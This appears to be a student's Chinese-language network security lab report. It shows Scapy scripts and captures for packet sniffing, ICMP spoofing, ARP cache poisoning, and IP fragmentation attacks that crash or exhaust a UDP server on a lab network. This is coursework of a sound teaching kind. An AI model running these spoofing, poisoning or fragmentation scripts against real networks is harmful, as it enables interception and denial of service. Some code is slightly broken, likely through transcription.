网络空间安全实训

57117225
宋宇星


Task 1.1：探测报文

Task 1.1a

键入 sudo python3 sniffer.py

```
###[ Ethernet ]###
  dst          = 52:54:00:12:35:02
  src          = 08:00:27:62:07:ca
  type         = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 33214
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xaada
     src       = 10.0.2.15
     dst       = 1.1.1.1
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xc283
        id        = 0xd7b
        seq       = 0x1
###[ Raw ]###
           load                                                              =
'\xb3yY_"$\x0e\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x
1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

普通用户下：



```
ket.htons(type))  # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[09/09/20]seed@VM:~/.../chapter2$
```


Task 1.1B

- **Capture only the ICMP packet：**

  与上面一致，因为上面代码就是捕获 ICMP 报文的


- **Capture any TCP packet that comes from a particular IP and with a destination port number 23.**

  首先获得主机 ip




```
无线局域网适配器 WLAN:

   连接特定的 DNS 后缀 . . . . . . . :
   IPv6 地址 . . . . . . . . . . . . : 240e:e8:f342:6bcf:8548:5052:a3b:2f1b
   临时 IPv6 地址. . . . . . . . . . : 240e:e8:f342:6bcf:1c0d:70ef:f94b:315a
   本地链接 IPv6 地址. . . . . . . . : fe80::8548:5052:a3b:2f1b%23
   IPv4 地址 . . . . . . . . . . . . : 192.168.43.215
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : fe80::7660:faff:fe75:a861%23
                                       192.168.43.1
```

然后获取虚拟机 ip



```
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:62:07:ca
          inet addr:192.168.43.50  Bcast:192.168.43.255  Mask:255
55.255.0
```

然后用主机 telnet 虚拟机，确保了 telnet 的连接：



```
Ubuntu 16.04.2 LTS
VM login: seed
Password:
/usr/lib/update-notifier/update-motd-fsck-at-reboot:[:59: integer expression expected:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@VM:~$
```


捕获到的报文为：

```
###[ Ethernet ]###
  dst       = 08:00:27:62:07:ca
  src       = 5a:39:57:f0:c8:2b
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 60
     id        = 32114
     flags     = DF
     frag      = 0
     ttl       = 128
     proto     = tcp
     chksum    = 0xa4ef
     src       = 192.168.43.215
     dst       = 192.168.43.50
     \options   \
###[ TCP ]###
        sport     = 54495
        dport     = telnet
        seq       = 2829632356
        ack       = 0
        dataofs   = 10
        reserved  = 0
```

```
          flags     = S
          window    = 64240
          chksum    = 0x7f48
          urgptr    = 0
          options   = [('MSS', 1460), ('NOP', None), ('WScale', 8), ('SAckOK', b''),
('Timestamp', (3781678, 0))]
```

• Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.

因为虚拟机 ip 为 192.168.43.50，所以捕获另一个子网的 192.168.43.128/25



```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
        pkt.show()
pkt = sniff(filter='net 192.168.43.128/25',prn=print_pkt)
```


运行之后捕获到的一个报文为：

```
###[ Ethernet ]###
  dst       = 5a:39:57:f0:c8:2b
  src       = 74:60:fa:75:a8:61
  type      = ARP
###[ ARP ]###
      hwtype    = 0x1
      ptype     = IPv4
      hwlen     = 6
      plen      = 4
      op        = is-at
      hwsrc     = 74:60:fa:75:a8:61
      psrc      = 192.168.43.1
      hwdst     = 5a:39:57:f0:c8:2b
      pdst      = 192.168.43.215
###[ Padding ]###
          load                                                        =
'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'

###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 74:60:fa:75:a8:61
  type      = ARP
###[ ARP ]###
      hwtype    = 0x1
      ptype     = IPv4
      hwlen     = 6
      plen      = 4
      op        = who-has
      hwsrc     = 74:60:fa:75:a8:61
      psrc      = 192.168.43.1
      hwdst     = 00:00:00:00:00:00
      pdst      = 192.168.43.215
###[ Padding ]###
          load                                                        =
'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
```

```
###[ Ethernet ]###
  dst          = ff:ff:ff:ff:ff:ff
  src          = 74:60:fa:75:a8:61
  type         = ARP
###[ ARP ]###
      hwtype      = 0x1
      ptype       = IPv4
      hwlen       = 6
      plen        = 4
      op          = who-has
      hwsrc       = 74:60:fa:75:a8:61
      psrc        = 192.168.43.1
      hwdst       = 00:00:00:00:00:00
      pdst        = 192.168.43.215
###[ Padding ]###
          load                                                    =
'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
```


Task 1.2: Spoofing ICMP Packets

首先构造伪造报文，伪装 ip 为 192.168.43.78 目的地址为 192.168.43.215



```
from scapy.all import *
a = IP()
a.src = '192.168.43.78'
a.dst = '192.168.43.215'
b = ICMP()
p = a/b
send(p)
```


然后用 wireshark 抓包，成功抓到，说明伪造成功：



```
4 2020-09-09 22:05:26.1193674… 192.168.43.78          192.168.43.215         ICMP          44 Echo (pin
```

Task 1.3: Traceroute


首先在 weindows 上 ping www.baidu.com 获得 ip 为 180.101.49.11
然后编写循环程序
发现 ttl=15



```
Echo (ping) request  id=0x0000, seq=0/0, ttl=13 (no response found!)
Echo (ping) request  id=0x0000, seq=0/0, ttl=14 (no response found!)
Echo (ping) request  id=0x0000, seq=0/0, ttl=15 (reply in 25)
```


Task 1.4: 嗅探和欺骗

要使虚拟机能够抓到主机的报文 需要将虚拟机网卡设置为桥接及混杂模式，发现运行代码前后 ping 到 1.2.1.1 的两个结果：



```
正在 Ping 1.2.1.1 具有 32 字节的数据:
请求超时。
请求超时。
请求超时。
请求超时。

1.2.1.1 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 0，丢失 = 4 (100% 丢失)，

C:\Users\11191>ping 1.2.1.1

正在 Ping 1.2.1.1 具有 32 字节的数据:
来自 1.2.1.1 的回复: 字节=32 时间=57ms TTL=64
来自 1.2.1.1 的回复: 字节=32 时间=20ms TTL=64
来自 1.2.1.1 的回复: 字节=32 时间=21ms TTL=64
来自 1.2.1.1 的回复: 字节=32 时间=18ms TTL=64

1.2.1.1 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 18ms，最长 = 57ms，平均 = 29ms
```

这时代码运行结果也证实了这点



```
IndentationError: expected an indented block
[09/09/20]seed@VM:~/.../chapter2$ sudo python3 task1_4.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```


代码：

```
from scapy.all import *
def spoof_pkt(pkt):
  if ICMP in pkt and pkt[ICMP].type == 8:
      ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
      icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
      data = pkt[Raw].load
      newpkt = ip/icmp/data
      send(newpkt)
pkt = sniff(filter='icmp', prn=spoof_pkt)
```

ARP Cache Poisoning Attack Lab

Task 1: ARP Cache Poisoning


首先查询主机与虚拟机的 ip 与 mac



```
Internet 地址          物理地址              类型
192.168.43.1          74-60-fa-75-a8-61     动态
192.168.43.24         08-00-27-9b-5e-38     动态
192.168.43.50         08-00-27-62-07-ca     动态
192.168.43.255        ff-ff-ff-ff-ff-ff     静态
224.0.0.22            01-00-5e-00-00-16     静态
224.0.0.251           01-00-5e-00-00-fb     静态
224.0.0.252           01-00-5e-00-00-fc     静态
239.255.255.250       01-00-5e-7f-ff-fa     静态
255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

Task 1A (using ARP request)

我们在 ip 如下的虚拟机上做攻击，攻击 ip 为 192.168.43.24 的 mac




```
192.168.43.50         08-00-27-62-07-ca     动态
```

主机 ip 为 192.168.43.215
编写代码，不间断改变 mac，然后再主机发器查询：

```
#!/usr/bin/python3
from scapy.all import *
E = Ether()
A = ARP()
A.pdst = "192.168.43.215"
A.psrc = "192.168.43.24"
pkt = E/A
for i in range(10000)
        sendp(pkt)
        time.sleep(0.1)
```

在 vm 运行代码之后发现 mac 成功被修改，在主机查询如图：




```
192.168.43.24         08-00-27-62-07-ca     动态
192.168.43.50         08-00-27-62-07-ca     动态
```

• Task 1B (using ARP reply).

首先在主机上 ping 一下 192.168.43.24，恢复正确的 arp 表，然后利用如下代码攻击：

```
#!/usr/bin/python3
from scapy.all import *
E = Ether()
A = ARP()

A.hwdst = "08:00:27:62:07:ca"
A.pdst = "192.168.43.215"
A.psrc = "192.168.43.24"
pkt = E/A
for i in range(10000):
        sendp(pkt)
        time.sleep(0.1)
```


发现攻击成功，结果如下：



```
192.168.43.24         08-00-27-62-07-ca     动态
192.168.43.50         08-00-27-62-07-ca     动态
192.168.43.255        ff-ff-ff-ff-ff-ff     静态
```

Task 1C (using ARP gratuitous message)

不断广播有污染报文将源地址宿地址均设置为想要攻击的 ip 地址，源 mac 地址设置为发起攻击的虚拟机的地址，也得到一样的攻击效果:



```
192.168.43.24        08-00-27-62-07-ca     动态
192.168.43.50        08-00-27-62-07-ca     动态
```

代码:

```
#!/usr/bin/python3
from scapy.all import *
E = Ether()
E.dst = "ff:ff:ff:ff:ff:ff"
A = ARP()
A.hwsrc = "08:00:27:62:07:ca"
A.hwdst = "ff:ff:ff:ff:ff:ff"
A.pdst = "192.168.43.24"
A.psrc = "192.168.43.24"
pkt = E/A

for i in range(10000):
        sendp(pkt)
        time.sleep(0.1)
```


IP/ICMP Attacks Lab

Tasks 1: IP Fragmentation

Task 1.a: Conducting IP Fragmentation

```
from scapy.all import *
ip = IP(src="192.168.43.50", dst="192.168.43.24")
ip.id = 1000
ip.frag = 0
ip.flags = 1
udp = UDP(sport=7070, dport=9090)
udp.len = 104
payload = 'A' * 32
pkt = ip/udp/payload
pkt[UDP].checksum = 0
send(pkt, verbose=0)
ip.frag = 5
pkt = ip/payload
send(pkt, verbose=0)
ip.frag = 9
ip.flags = 0
pkt = ip/payload
send(pkt, verbose=0)
```

在 ip 为 192.168.42.24 那里用 wireshark 抓包 收到切片




```
No.  Time                            Source                Destination       Protocol Length Info
   1 2020-09-10 04:44:58.5963205…  192.168.43.24         192.168.43.50     ICMP        104 Tir
   2 2020-09-10 04:45:00.8214347…  ::1                   ::1               UDP          64 35
   3 2020-09-10 04:45:03.7114742…  PcsCompu_9b:5e:38                       ARP          44 Wh
   4 2020-09-10 04:45:03.7116857…  PcsCompu_62:07:ca                       ARP          62 19
   5 2020-09-10 04:45:09.1192604…  74:60:fa:75:a8:61                       ARP          62 Wh

▸ Frame 1: 104 bytes on wire (832 bits), 104 bytes captured (832 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 192.168.43.24, Dst: 192.168.43.50
▸ Internet Control Message Protocol

0000  00 04 00 01 00 06 08 00  27 9b 5e 38 00 00 08 00   ........ '.^8....
0010  45 c0 00 58 9a 65 00 00  40 01 07 e5 c0 a8 2b 18   E..X.e.. @.....+.
0020  c0 a8 2b 32 0b 01 cc d3  00 00 00 00 45 00 00 3c   ..+2.... ....E..<
0030  03 e8 20 00 40 11 7f 2e  c0 a8 2b 32 c0 a8 2b 18   .. .@... ..+2..+.
0040  1b 9e 23 82 00 68 d4 8e  41 41 41 41 41 41 41 41   ..#..h.. AAAAAAAA
0050  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0060  41 41 41 41 41 41 41 41                            AAAAAAAA
```

Task 1.b: IP Fragments with Overlapping Contents

```
from scapy.all import *
ip = IP(src="192.168.43.50", dst="192.168.43.24")
ip.id = 1000
ip.frag = 0
ip.flags = 1
udp = UDP(sport=7070, dport=9090)
udp.len = 96
payload = 'A' * 32
pkt = ip/udp/payload
pkt[UDP].checksum = 0
send(pkt, verbose=0)
payload2 = 'B' * 32
ip.frag = 4
pkt = ip/payload2
send(pkt, verbose=0)
ip.frag = 8
ip.flags = 0
pkt = ip/payload
send(pkt, verbose=0)
```

结果如图：



```
Time                            Source                Destination       Protocol Length Info
2020-09-10 04:50:02.2498205…  PcsCompu_62:07:ca                       ARP          62 Who has 1…
2020-09-10 04:50:02.2498310…  PcsCompu_9b:5e:38                       ARP          44 192.168.4…
2020-09-10 04:50:02.2649724…  192.168.43.50         192.168.43.24     IPv4         76 Fragmente…
2020-09-10 04:50:02.2983355…  192.168.43.50         192.168.43.24     IPv4         68 Frag
2020-09-10 04:50:02.3302300…  192.168.43.50         192.168.43.24     IPv4         68 Frag

Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
Linux cooked capture
Address Resolution Protocol (request)
  Hardware type: Ethernet (1)
  Protocol type: IPv4 (0x0800)

00  00 01 00 01 00 06 08 00  27 62 07 ca 00 00 08 06   ........ 'b......
10  00 01 08 00 06 04 00 01  08 00 27 62 07 ca c0 a8   ........ ..'b....
20  2b 32 00 00 00 00 00 00  c0 a8 2b 18 00 00 00 00   +2...... ..+.....
30  00 00 00 00 00 00 00 00  00 00 00 00 00 00         ........ ......
```

Sending a Super-Large Packet


IP 数据包的最大大小为 2^16 个八位位组，因为 IP 报头中的长度字段只有 16 位。 但是，使用 IP 分段，我们可以创建超出此限制的 IP 数据包。将 ip 头中的 len 字段设为 0xFFFF，不断发送 flag 为 1 的报文，也就是一直继续分片。分片长度超过 2^16，设置气 flag 为 0.然后 nc 架起的 UDP 服务器崩溃了。

Sending Incomplete IP Packet

Task 1.d: Sending Incomplete IP Packet


```
 from scapy.all import *
ip = IP(src="192.168.43.50", dst="192.168.43.24")
ip.id = 1000
ip.frag = 0
ip.flags = 1
udp = UDP(sport=7070, dport=9090)
udp.len = 96
payload = 'A' * 32
pkt = ip/udp/payload
pkt[UDP].checksum = 0
send(pkt, verbose=0)
ip.frag = 8
ip.flags = 0
pkt = ip/payload
send(pkt, verbose=0)
```

结果如图，发现服务器内存占用急剧升高




```
0000  1b 9e 23 82 00 68 00 00  41 41 41 41 41 41 41 41   ..#..h.. AAAAAAAA
0010  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0020  41 41 41 41 41 41 41 41  42 42 42 42 42 42 42 42   AAAAAAAA BBBBBBBB
0030  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
0040  42 42 42 42 42 42 42 42  43 43 43 43 43 43 43 43   BBBBBBBB CCCCCCCC
0050  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0060  43 43 43 43 43 43 43 43                            CCCCCCCC
```

